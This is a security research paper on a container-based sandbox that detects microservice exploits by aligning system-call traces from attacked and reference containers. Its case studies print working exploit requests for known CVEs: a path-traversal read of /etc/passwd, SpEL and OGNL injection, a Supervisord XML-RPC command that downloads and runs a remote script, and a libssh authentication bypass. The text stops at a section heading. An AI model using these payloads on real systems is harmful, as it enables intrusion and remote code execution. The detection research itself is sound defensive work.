Cloud-Native Sandboxes for Microservices: Understanding New Threats and Attacks

Zhaoyan Xu[1] and Tongbo Luo[2]

[1]Principal Security Researcher at Palo Alto Networks

[2]Chief AI Security Scientist at JD.com

zhxu@paloaltonetworks.com, Tongbo.Luo@jd.com

Sandboxing is a proven technique for detecting malware and targeted attacks. In practice, sandboxes inspect network traffic and identify the suspicious behaviors. However, the emergence of new forms of malware and exploits targeting microservices pose challenges for traditional sandboxing solutions in cloud-native environments.

Contemporary sandboxes fail to support container-based environments. To address these challenges, we redesigned the sandboxing system by adopting the new emerging container techniques. We will also demonstrate how our sandbox improves the performance of detecting miscroservice-oriented attacks. Additionally, in this talk we will discuss how to extend our sandbox to benefit existing security products in order to achieve better accuracy.

1. INTRODUCTION

In the terminology of security techniques, the term sandboxing refers to a safe and isolated environment to analyze malicious executable and exploit. During the last decade, with emergence of advanced persistent attacks, the sandboxing system is one of the most efficient components to capture zero-day attacks. There are a great number of commercial sandbox products in the market. For example, in the enterprise security playground, Palo Alto Networks product, Wildfire, provides automatic malware analysis service, which consumes millions of malware samples every day. In the consumer security field, Microsoft has planned to introduce a new security feature to Windows 10 designed to let administrators execute programs from unreliable third-party sources in a sandboxed environment. The upcoming feature is called "InPrivate Desktop" and its preview version was uncovered early this year.

The merit for sandbox reflects in two aspects: First, the sandbox is an isolated and re-producible environment. Hence, the blue team could set up the environment and conduct attacks and analysis repeatedly. Such feature supports a complete analysis over the targeted attacks without the security concern of side effects. Second, the sandbox is commonly integrated with monitoring and introspection toolset, which produces great amount of information to assist the manual or automatic attack analysis.

We know, however, that cybercriminals working on the dark side do not sit idle; they continue to hone their abilities and invest in developing new tools and techniques to deliver malware. Their effort concentrates on defeating the effectiveness of sandbox, which also includes two parts: Firstly, the attacker construct environment-sensitive attacks, which makes the attack environment not re-producible. For example, by leveraging multiple anti-sandboxing techniques, the attacker could successfully suspend its execution in virtual environment. Secondly, they introduce variety of noises, such as obfuscation, in their attacks to prevent the sandbox from capturing their real intent.

In this talk, we want to stand on the defenders side, and study how to we could integrate the latest technology to boost the power of sandbox. Specially, we would share our thoughts on how popular *container* technologies encourages a new cutting-edge design for sandboxes. There are two high-lighted features in our container-based sandbox design:

- Our sandbox provides support for *box customization* and *dynamic construction*. We take advantage of the key feature of container, which rapidly builds heterogeneous environment, and make each of sandbox to be same as the target machine. Furthermore, with the help of the container image system, we could build a sandbox environment in a few seconds, which greatly outperforms the existing vm-based sandbox system.

- We design a container-based parallel execution engine to reduce the noise of sandbox. While the deployment overhead of sandbox greatly reduced by using container, we design to run two-parallel containers, *target* and *reference* containers, at the same time. By feeding the reference container with a benign input, we could compare behaviors difference between targeted and reference containers and capture the real effect for each attack vector.

We implemented our prototype system and evaluated it with some real-world exploitation instances. In our experiment, we could effectively and efficiently to capture the root causes of exploitation and automatically generate system-call-based signatures in few minutes. In further, we integrate our sandbox system with current mainstream microservice cloud, i.e, Kubernetes, to mitigate the risk for cloud-based zero-day threat.

2. MOTIVATION

The discussion of security sandboxing can trace back to 1993 [?]. From that time, the researcher has proposed a number of efficient sandbox techniques to isolate software fault and exploitation [?, ?, ?]. Since earaly 2000, sandbox systems has become a part of security product [?] to collect and analyze zero-day malware and exploitation. Specailly since the virtual machine technique [?] has been adopted in security industry, the sandboxing techniques has been widely integrated into mainstream threat intelligence system. While sandboxing is such an efficient method to capture zero-day attacks, malware and exploitation authors also developed a series of techniques to disrupt virtual machines, such as virtual machine detection, random dormant functions, code obfuscation and environment-sensitive code. All these techniques have been commonly used in practice. As discovered in Wildfire sandboxing system [?], over 80% of malware samples have applied some kind of environment-sensitive logic to prevent being analyzed in virtual machine environment.

Meanwhile, from early 2012 [?], the lightweight virtual machine technique, container has brought both problems and opportunities to security industry. From the problem side, it brought more security threats to container centered environment. For instance, the vulnerability of docker images needs to be managed, west-east bound communication needs to be controlled and containers in the same host needs to be properly isolated. All these threats require more advanced security tools to be designed and developed. From the opportunity side, the container technique give security researcher a chance to rethink the design of traditional security products. For example, container-based product deployment has been a common practice for most online security service [?, ?].

Therefore, the motivation for our research is two-fold :

- With new threat brought by container environment, we aim to design a novel to tool to discover container-based threats.
- The emerging of container inspires us to rethink the design of traditional sandbox. We aim to refine the effectiveness and efficiency of traditional sandbox system.

In particular, we try to answer three questions in this paper: 1) How to defend against the attacks targeting micro services; 2) How to defend against environment-sensitive attacks; and 3) How to improve the efficiency of analysis in sandbox.

2.1 Defend against Attacks targeting Microservice

Microservice is a variant of the service-oriented architectural style that structures an application as a collection of loosely coupled services. Specially with the adoption of containerization, the microservice architecture has been widely deployed in cloud native environment. As more and more IT organizations continue to modernize their DevOps practices on container-native infrastructures, they are facing some new security threats.

One evident threat is to defend against *zero-day* network exploitation. In typical microservice set-up, most containers are running some web application and some of them expose its service interface for external visit. Hence, different from traditional sandbox which mainly is used to capture malware intrusion, our sandbox is designed to capture attacks targeting server-side exploitation.

Meanwhile, different from honeypot [?, ?], which uses homogeneously vulnerable environment, our sandbox requires an environment which is close to production system. Hence, the first problem we need to address is to build production-similar environment in an efficient way.

2.2 Defend against Environment-Sensitive Attacks

One of the shortcomings of current sandbox products is lack of an environment-sensitive detection mechanism. Current sandboxes heavily rely on pre-defined knowledge (e.g., rules, policies, signatures, behaviors) to determine how to construct the sandboxes. However, the derived environment may not match the context of a customer's environment and may therefore miss detecting targeted attacks. For example, we have observed samples (e.g. binary payload) that launch attacks only if the target host is in the container-based cloud. A straightforward way to achieve environment-sensitive detection is to build the same environment as the protected machine. However, it is extremely hard to gather and upload the client environment, including the operating system and all of software installed on it. The problem seems to be more realistic on a virtual machine (VM)-based cloud, but uploading the client's VM image or snapshot is too heavy to be adopted in practice. However, in the container-based and cloud-native ecosystem, uploading an environment is equivalent to submitting a manifest file - for example, a DockerFile for a Docker container or YAML file for the Kubernetes environment. In our new design, instead of submitting the sample (e.g. POST request with malicious payload), it is possible for users to upload context information (e.g., Docker file). Our sandbox will build the image and create a container to run that sample (e.g. process the request) in the exactly the same environment as the user's context.

2.3 Improve the Efficiency of Analysis

Another problem of traditional sandbox is it incurs large amount of noise during the monitoring steps. It mainly because current malware or exploitation includes anti-analysis logics, such as random dormant functions and code obfuscation. Current solution is to apply dynamic tracing [?] but such solution involves a large number of unwanted information. For instance, in our experiment, when trace system calls for a running program, it generates over 40 Mb trace logs every minute. Hence, it is impractical to analyze a long running container using dynamic tracing method.

Hence, the last problem we want address in this paper is to reduce the noise during the sandbox analysis.

3. SYSTEM DESIGN

In this section, we would explain some key designs of our container-based sanbox.

3.1 Overview

Our idea is to use container technique to design a parallel execution engine for sandbox. Parallel execution has been proposed by [?], and the rational behind is that, given two traces collected from *normal* and *targeted* run, we can apply differential analysis to filter out tracing noise. When the

trace is aligned together, the common part is removed and attack-related information can be found in the differential part.

The parallel execution is very effective technique for real world attack analysis because general attacks commonly generate large amount of tracing information. Based on our empirical statistics, tracing a general malware attack may generate *GB*-level tracing log. The parallel execution can successfully reduce the tracing logs down to 10% to 15%, which greatly help the analyst to find the needle in haystack.

The parallel execution needs to run two traces on two environment. However, it is expensive to build homogeneous environments using two independent virtual machines. The overhead mainly comes from VM booting, context setup and context switching. Meanwhile, it is hard, even not possible, to set up a virtual machine which is practically close to the target environment. As an example for analyzing network exploitation, some attack may require to install latest version of Apache server while the other attack requires an obsolete version. It is commonly not possible to install two versions onto the same host at the same time. The alternative way is to re-install these software every time when boosting a new VM instance. Obviously, it may waste huge amount of resource in such way.

But in container world, we can overcome these problem of parallel execution. We can easily setup two containers from a same docker image and configure it as same as user environment. With the lightweight container deployed, we can run even more than one reference container to further reduce the alignment noise. Meanwhile, we design our alignment algorithms to be progressively processed, which makes analyzing a long running attack possible in practice.

Based on that, we present our system architecture in Figure 1. At a high-level view, the design of our sandbox is similar to existing sandbox: Given an object such as malware sample or network exploitation capture, the sandbox executes (e.g., run, open) it in the instrumented and isolated environment and monitor all of the activities that happened inside the box. As shown in Figure 1, our designed two unique components *EnvBuilder* and *DiffAnalyzer*:

- *EnvBuilder* is a component which is used to rebuild the client's context for environment-sensitive detection. The process of construction is performed online. Hence, the input of *EnvBuilder* requires a context file, which could be a `Dockefile`, a `docker-compose` file or a docker image.

- *DiffAnalyzer* is a Docker-based parallel execution module to reduce the analysis noises. Different from traditional sandbox, which only runs one target virutal machine, the *DiffSensor* runs one target container along side with one or several reference containers together. Meanwhile, the *DiffSensor* injects a privileged container to collect information from all containers, and analyze these logs to generate results.

In Figure 1, the input of our core sandbox platform is the sample object (e.g. a request, a file) along with its context (e.g. DockerFile, docker image). Based on the context information, *EnvBuilder* module build and start containers in advance. Next, sample objects are feed into the target container. Based on different input cases, we may feed some benign input, such as regular network request, to the reference



Figure 1: System Architecture

container(s). Then, a collector is running in the *privileged* container at the same host machine to gather all the runtime behaviours from the sandbox. Lastly, behavior information, such as system call logs, are processed by the *DiffSensor* module, and result is revealed in the analysis report for the further usage (e.g. create signatures).

At the same time, to make our sandbox applicable in real scenarios, we are facing some technical challenges, which include:

1. How to make user to easily integrate the sandbox features into their microservice cloud?

2. How to efficiently retrieve and build the context for sandbox?

3. How to collect sample behaviors in sandbox?

4. How to analyze the sample behaviors beyond existing detection mechanism?

Next, we present our solutions to each challenge.

3.2 Microservice Integration with CRD

To solve the first challenge, we propose to use orchestration integration, such as Kubernetes Custom Resource (CRD), to deploy our sandbox.

In the cloud-native and container-based cluster, microservices are deployed, scaled and managed by container orchestration engines (COEs), such as Kuberenetes, Docker Swarm, Mesos and Nomad. As important infrastructure management tools, these "orchestrators" give us a much-needed abstraction layer between the application containers that provides a container-centric management environment. This provides much of the simplicity of Platform as a Service (PaaS) with the flexibility of Infrastructure as a Service (IaaS), and enables portability across infrastructure providers. With the fastest adoption rate ever and the dominated position in the market, Kubernetes (a.k.a k8s) has already become the Linux of the container-based cloud.

Therefore, we decide to leverage one important feature of Kubernetes, the `Custom Resource Definitions` (CRD), to extend Kubernetes API with a custom resource type `cSandbox` (container-sandbox). Our implementation defines the `cSandbox` CRD suite and it can be installed conveniently by applying our pre-defined *yaml* file via *kubectl* command. Once installed, our customized controller (in a container) will be running inside the master node, and process any requests to utilize *cSandbox* CRD resource.



Figure 2: System Architecture

Figure 2 depicts the usage of *Sandbox* CRD. Users can submit the sample object and its context via *yaml* format configuration. The 'names' section, which has "ParellelSandbox" value for the label "kind", indicates useage of our defined *cSandbox* CRD. The labels, "image1" and "image2', ' are used to specify the sandbox context. In this particular example, we apply slightly different contexts for target and reference containers to customize their following analysis. The sample information is described under the "sample" label. In the example, we illustrate how to upload a sample (as a network request to the address *http://localhost:8080/vul?exploit*) and its context (as the docker image from *exim4*).

Once the Kubernetes received the yaml file, it will be parsed by the *api-server* component. Since the target resource is the extended *cSandbox* CRD, the request will be redirected to our own controller container, where *EnvBuilder* module takes over the process to establish the sandbox container in the cluster based on the context. The sandbox container information (e.g. container name starts with the unique *_csandbox_*) will be registered to the collector container. We skip the explaination of `cSandbox` CRD details since it follows the standard CRD development procedure. More detail of CRD can be found in [**?**].

3.3 Context Construction with EnvBuilder

We design our *EnvBuilder* to resolve the second challenge. *EnvBuilder* is designed to efficiently build a heterogeneous sandbox for environment-sensitive attacks. It provides two major functionality: constructing sandboxes based on provided environment information and maintaining pools of container environment sets at the same time.

We support various container-based ecosystems, from Docker to popular orchestrator like Kubernetes and Mesosphere. The grammar of configuration files varies for different systems, so we implement a library to automatically discover the target orchestrator deployed at client side. For example, if the configuration is a DockerFile, we build a Docker container; if it is a Kubernetes YAML file, we build the micro service using Kubernetes. To accelerate the build process, we also cache the popular image and configuration files.

Our sandbox maintains an environment pool that we collected from the Internet. This pool can be used if users are not focused on a specific context but more generally container or micro services environments. For example, if a suspicious request is submitted, EnvBuilder feeds it to the containers that expose the same port in the request, and it determines whether this request could lead to exploits or other malicious activities. Since the core environment of our sandbox is a container, we also need to enforce a check on whether the target object exploits a vulnerability on container services (e.g., Docker daemon) or not.

Strong Isolation using Kata: One shortcoming for Docker-based container is that it does not enforce strong isolation among containers. It indeed cause security concerns for building sandbox. As a result, we provide an alternative container construction scheme using Kata container **??**, which provides host-level strong isolation.

Kata Containers [**?**] is an open source project and community working to build a standard implementation of lightweight Virtual Machines (VMs) that feel and perform like containers, but provide the workload isolation and security advantages of VMs. As shown in Figure 3, our alternative scheme build collector above the Kata agent. Our collector interacts with the orchestrator to receive context information and build sandboxes accordingly. Meanwhile, it directly intercepts sandbox interaction with low-level kernel to collect runtime trace logs.



Figure 3: Using Kata to Provide String Isolation

3.4 System Call Collection with Sysdig

For the third technical challenge, we propose to employ one well-known open source project, Sysdig [**?**], to collect trace information.

Sysdig [**?**] has an architecture that is very similar to that of libpcap/tcpdump/wireshark. First, events are captured in the kernel by a small driver, called `sysdig-probe`, which leverages a kernel facility called `tracepoints`. Tracepoints make it possible to install a `handler` that is called from specific functions in the kernel. Currently, sysdig registers tracepoints for system calls on enter and exit, and for process scheduling events. Sysdig-probe handler for these events is simple - it copies the event details into a shared buffer and encoded for later consumption. The reason to keep the handler simple is for performance concern. It is because the original kernel execution is 'frozen' until the handler returns.

The trace information includes different aspects of runtime behaviors, such as function name, parameter value, caller process/thread ID, calling time and stack pointer. All these information will be consumed by our DiffAnalyzer.

3.5 Trace Alignment with DiffAnalyzer

We address the last technical challenge using *DiffAnalyzer* for trace alignment analysis. Before executing the sample, DiffAnalyzer clone a copy of the target container as the reference group. For analyzing malware, we run the malware in targeted container and keep the reference container dry running during the test period. For analyzing network exploitation, the only difference between the two containers is that we feed the original network input to one of the con-

tainers and a similar but benign input to the other. A good mechanism to find the similar but benign input is the key for best performance. Since, our goal is to generate some valid input for each exposed API, one straightforward solution is to run test cases provided by developer(s). If test cases are not available, alternatively, we could record production traffic in a safe environment and assume these requests are all legitimate.

After that, DiffSensor receives two tracing logs recording all captured activities from each container. The challenging part is how to identify the noise. Ideally, the common part of two reports is the noise. But even the same program with the same input may lead to slight difference for each run. Hence, we apply alignment algorithms at different granularity to tackle the problem.

Syscall Sequence: As an illustration, the raw data collected by the collector is shown in Figure 4, however, such data cannot be directly used for alignment.

Our first processing step is to parse the raw data for each system call event and convert them to a *sequence* for alignment algorithm. To simplify the problem, we group the syscall based on container name, extract the syscall name and concatenate them into a list of names.

Figure 4: Convert syscalls to sequence

Most of the state-of-art alignment algorithms are designed for biology purpose, the input is biological sequence (e.g. DNA, RNA) and each character in the sequence represents a nucleotide or amino acid. To leverage these algorithm, we have to map each syscall name into an unique character. For example, a serious of system call like [open, read, read, close] will be encoded as [A, B, B, C] with the mapping like {open:A, read:B, close:C}.

Filter, Normalization, Compression: The encoded syscall sequence cannot be feed into alignment algorithm directly, because of the length of sequence is too large to compute. Usually, an active process is able to generate $1,000$ to $5,000$ system calls per second.

To reduce the alignment cost, we perform a serious of actions. At first, we filtered out common system calls such as `futex`, `mprotect`. Secondly, we normalized same calls with different names like `stat`, `fstat`, `lstat` into `stat`. At last, we cluster the continuously identical system calls into an arbitrary small number (we use 3 in our demonstration).

Scoring functions: Scoring function is the core part of alignment algorithms to determine the quality of the results. The design of the scoring function reflects the expert's observations about the context of sequences. A series of studies have been done in biologic when aligning protein sequences, such as using *substitution matrices* that reflect the probabilities of given character-to-character substitutions. Values in the matrices are derived based on the rates and probabilities of particular amino acid mutations [**?**, **?**].

Since we our research is the pioneer study on system call alignment, we elaborate our attempts to figure out the best scoring function for malware behavior analysis.

As the following formula shows, the score to match two given system calls, `sc1` and `sc2`, in the alignment result is determined based on three aspects: (1) the importance of both system calls; (2) the closeness of them; (3) the sensitivity of them in terms of security risks.

$$score(sc1, sc2) = \Lambda(sc1, sc2) * \Phi(sc1, sc2) * \Psi(sc1, sc2) \quad (1)$$

As illustrated, we explain each component as follows:

- Importance (Λ): By default, all of the *256* system calls supported by Linux kernel are equally important. It is not reasonable to assume that file `write` is more important then the socket `accept`. The use system calls depend on each individual task, therefore, we define the importance of system call based-on the actual context. Our heuristics is that: the more frequently the system call invoked within the given sequence, the less importance it is. The heuristics implies the fact that, during the alignment, we leverage the system call with less frequency as the anchor point and match them as the top priority by giving them a higher matching score.

- Closeness (Φ): The closeness of two system calls measures the similarity of them in terms of their functionality and impact to the system. Unlike the biologic case, which returns 1 if two elements are identical and 0 otherwise, our closeness measurement treat it in a finer-grained way. For example, an application may perform a series of similar actions but the actual system call may vary depends on the context. When a web server response an incoming request, it may locate the file position and read the template file, which leads to a randomized number of *stat*, *lseek* and *read* syscalls. The order of them may be slightly different. Since such sequence is invoked to perform a file-related job or operation, we give relatively higher closeness score to such disordered sequence.

- Sensitivity (Ψ): From the functionality perspective, all system calls are equivalent; but in term of security risk, some system call have the higher frequency in malicious or exploitation attack. For example, `chmod` and `chown` are some dangerous calls commonly used in malware. The choice of these system call and their sensitivity score is purely based on our own expertise knowledge. Network security analyst may have a completely different sensitivity score with the malware analyst. However, our alignment from work allows the security expert to set the sensitivity based on their own knowledge, and it can fit into different malware analysis scenarios.

The merits of using our customized scoring function can be illustrated by Figure 5. Considering two sequences of system calls in the example, one sequence consists of a series of file-related calls, a `chmod` call, a series of socket-related calls, and a `fork` initialized by the injected command; another sequence has `chmod`, a series of socket-related calls, and a series of file-related calls. If we treat all system call equivalently, the alignment will match the file-related system call first and ignore others since the number of matched file-related calls generates higher weights than other few but critical call(s).



Figure 5: Customized Scoring Function for Syscall Alignment

Hence, we arrange different score as shown in Figure 5. In the example, our algorithms starts from aligning the socket-related calls first, matches the system calls in the following `socket` connections and lastly matches the file-related calls. With the higher score assigned to the sensitive system calls (e.g. `chmod`, `vfork`), we set these calls as anchors and obtain more accurate matching result.

Multi-process Alignment: The majority of microservices are performed with multiple processes, and it leads to a challenge to pair up the processes from the parallel containers. For example, if both containers (`C1`, `C2`) are from the same base image, `Apache`, they both have the scheduler process (`proc1`) and I/O process (`proc2`). Our algorithms first pair up the `proc1` in `C1` with the `proc1` in `C2`, then perform the alignment only on the paired processes.

In practice, we use multiple features, such as length of system call, the system call distribution and run time statistics for process matching. If one process cannot find any match in the reference trace, we treat the whole process as the differential process.

4. CASE STUDY

In this section, we exhibit how to use our sandbox to analyze real world attack cases [**?**]. As discussed, the major outcome is to reveal the uniqueness of each attack from the alignment result.

4.1 Path Traversal Vulnerability

The goal of path traversal attack is to gain unauthorized access to file system which lacks of security validation and sanitation of user-supplied file name. It is a well-known vulnerability of some microservices which exposes its the file access APIs.

uWSGI php plugin (CVE-2018-7490): For example, vulnerability *CVE-2018-7490* discovered in `uWSGI PHP plugin` allows attackers to read arbitrary file from the victim system. The attacks takes advantage of path traversal sequences, i.e, `..%2f`), and request a resource under the `DOCUMENT_ROOT` directory which is specified via `php-docroot`. If the request succeed, attacker can obtain unauthorized read access to any sensitive file located outside of the web root directory, such as the credential file at `etcpasswd` file.

To build the parallel execution environment for the sandbox, we create two containers based on the vulnerable image for `uWSGI PHP Plugin 2.0.15`. Then we feed a captured exploitation URL to the target container and a legitimate URL (as script shown below) to the reference container.

```
Malicious:
  curl http://$IP/..%2f..%2f..%2f..%2f..%2fetc/passwd

Legitimate:
  curl http://$IP/user/account/login.php
```

From the collected data, we only detect 1 process in each container that is used by the plugin to process the request. We skip the process matching step, and calculate the alignment score after pre-process step. Figure 6 depicts the section in the whole system call sequence where `uWSGI PHP plugin` parses the incoming URL and locates the resource. The sequence above is collected from compromised container and another is from reference container group. From the result, we can easily observe that the exploitation URL generates much more iterations to locate the target file than the normal case.



Figure 6: Syscall Alignment For CVE-2018-7490

In detail, the sub-sequence `5d774f` (marked in orange box) represents a block of system calls in a path traversal step; and the sub sequence `5dhhh3h` represents the a block of system calls for reading the content of resource. The pattern `5d774f` (path traversal step) repeated multiple more times than the sequence in reference group because there are the multiple `..%2f` in the crafted URL. We can use such sequence as an indicator to detect path traversal exploitation.

4.2 Remote Command Execution (RCE)

Remote command execution or remote command injection is an attack in which executes arbitrary commands on the host operating system via a compromised application. It is usually caused by an application which process unsafe user supplied data (forms, cookies, HTTP headers etc.) improperly and a system shell is spawned by malicious input.

We have evaluated the RCE attacks on various of microservices, and identify some common pattern from the alignment result.

Spring Security OAuth RCE (CVE-2016-4977) : When processing authorization requests using `whitelabel` views, the `response_type` parameter value was executed as Spring *SpEL*. The attacker could craft a malicious HTTP request whose value of `response_type` is a piece of Java code. When the Java code is executed, attackers can execute arbitrary command in Spring microservice container. In the list shown below, we inject the following Java code to the service in victim container. The code converts a list of ascii value to a string and execute it as shell command. Meanwhile, we also replace the malicious input to a legitimate value for `response_type` parameter in `OAuth`.

```
Malicious:
  curl -u admin:admin
       "http://$IP:8080/oauth/authorize?response_type=
```

```
        %24%7bT(java.lang.Runtime).getRuntime().exec(
        T(java.lang.Character).toString(98).conceit(
        T(java.lang.Character).toString(97)) ... )%7d
        &client_id=acme&scope=openid&redirect_uri=http://$IP"

Legitimate:
  curl -u admin:admin
       "http://$IP:8081/oauth/authorize?response_type=token
       &client_id=acme&scope=openid&redirect_uri=http://$IP"
```

In this experiment, we find only 1 process in the legitimate (`proc_b1`) used container, but 5 processes in the compromised container (`proc_c1 to proc_c5`). Using the process matching algorithm, we paired up the `proc_b1` and `proc_c1`. As the alignment result shown in Figure 7, the first half of system call sequence for processing the HTTP request is identical. The major difference between the two processes is the mis-matching part in the middle of the alignment result, where the compromised container invoked `mmm6n4g` (represents system calls [`pipe*3, mmap, vfork, close, read`]).

As it turns out, the forked child process is the first step to launch the JVM runtime, then it spawns more processes to execute the shell command.



Figure 7: Syscall Alignment for CVE-2016-4977

Jakarta in Apache Struts RCE (CVE-2017-5638) : The `Jakarta` Multipart parser in Apache Struts 2 before 2.3.32 has incorrect exception handling and error-message generation during file-upload attempts. The vulnerability allows remote attackers to execute arbitrary commands via a crafted `Content-Type`, `Content-Disposition`, or `Content-Length` HTTP header.

In our evaluation, we exploit the Jakarta parser with a crafted `Content-Type` HTTP header containing malicious `OGNL` script as follows:

```
Malicious:
  GET struct2-showcase HTTP/1.1
  Content-Type: (#_='multipart/form-data')
    .(#dm=@ognl.OgnlContext @DEFAULT_MEMBER_ACCESS)
    .(#cmd={'/bin/bash','-c', 'wget exploit.sh;chmod +x
         exploit.sh;./exploit.sh'})
    .(#process= new
         java.lang.ProcessBuilder(#cmds).start())

Legitimate:
  GET struct2-showcase HTTP/1.1
  Content-Type: text/xml
```

The value of `#cmd` is the actual injected command, which downloads and executes a shell script from remote server. We set up two containers running the same Apache Struts 2 service, and launch the attack using the crafted request we explained above. We feed the benign request, with the `Content-Type` value replace to a legitimate value, to the reference container.

Our collector find 2 processes running in the compromised container (`proc_c1, proc_c2`) and only 1 process in reference container (`proc_b1`). After pre-processing the system calls, we find out that length of sequence `proc_c1`, `proc_c2` and `proc_b1` is 53, 505 and 16.



Figure 8: Syscall Alignment for CVE-2017-5638

Therefore, we match the process `proc_c1` and `proc_b1`, and from their alignment result (Figure 8), we can easily observer that the beginning (set up socket to get request) and the last part (prepare response) of alignment shows a perfect matching. At the same time, we found a lot of extra system calls in the compromised trace. Since the `Jakarta` parser treats the value of `Content-Type` as the *OGNL* script, so the mismatching part represents the system calls which are invoked to launch the *OGNL* runtime in a separate process ('`8835g`' sub sequence represents [`clone, clone, gettid, read, ioctl`]).

Supervisord RCE (CVE-2017-11610):

`Supervisor` is a client/server system that allows its users to monitor and control a number of processes on UNIX-like operating systems. It provides a web server and an `XML-RPC` server at port 9001 and url `/RPC2`, which can be abused by a crafted `POST` request containing malicious command. Due to the lack of validation on requesting `XMLRPC` methods, as the following code shows, we leverage the `supervisor.supervisord.options.execve` call to execute arbitrary shell command.

```
Malicious Request:
  POST /RPC2 HTTP/1.1
  Content-Type: application/x-www-form-urlencoded

  <?xml version="1.0"?>
  <methodCall>
    <method>supervisor.supervisord.options.execve</method>
    <param><string>/usr/local/bin/python</string>
    <data><string>python -c import os; os.system('wget
         a.sh;chmod +x a.sh;./a.sh');</data>
  </methodCall>
```

The alignment result is shown in Figure 9. From the result, we can clearly find out the attack traces give up idle waiting and directly invokes network responses. By examining the network buffer, we successfully generate 5 network signatures for the vulnerability. In this example, we further make the difference extraction and signature generation automatically, and it saves large amount work for tedious signature writing.



Figure 9: Syscall Alignment For CVE-2018-11610

4.3 Authentication Bypass

The authentication bypass vulnerability allows an attacker to completely bypass the authentication step and connect to the server without providing any credentials. There is no fit-to-all pattern to describe the root cause of it, since it is usually caused by the faulty application authentication logic.

libssh Authentication Bypass (CVE-2018-10933): `libssh` is a multi-platform C library implementing the `SSHv2` protocol on client and server side. Using the vulnerability (CVE-2018-10933), the attacker can send the `MSG_USERAUTH_SUCCESS` message before the authentication succeed. It bypasses the authentication on a targeted system due to improper authentication operation of server-side state machine. The following script shows that we can execute shell command without any authentication through sending `cMSG_USERAUTH_SUCCESS` message to the server.

```
Attack (Authentication Bypass):
    message.add_byte(paramiko.common.cMSG_USERAUTH_SUCCESS)
    transport._send_message(message)
    client = transport.open_session(timeout=10)

Legitamate ssh login:
   sshpass -p 'mypassword' ssh -p 2223 -o
        StrictHostKeyChecking=no -o
        UserKnownHostsFile=/dev/null myuser@127.0.0.1
```

From the collected traces, we observed multiple processes are created for both containers. Based on the authentication status, we marked the processes for authentication in orange and the one running shell script in blue in Figure 10.

The processes *24700* and *24580* can be perfectly aligned; and the major difference exists among processes *26670*, *26661* and *26664*. And in this case, we did not find the paired process for benign process `26670`.

For these three processes, as shown in Figure 11, we find the exploit traffic exists in both process `26664` and `26661`. The process `26664` and `26661` combine together and fulfill the same logic of benign process `26670`. Even though we did not have any mechanism to combine these processes, we can still detect the common parts, as marked green, red and yellow as common logic in Figure 11. Naturally, we can find the exploitation logic, as marked white, existed in both process `26661` and `26664`.



Figure 10: Collected Processes For CVE-2018-10933

After the validation bypassing in process `26664`, we can find the further exploitation processes as shown in Figure 10.

4.4 Sandbox Escaping

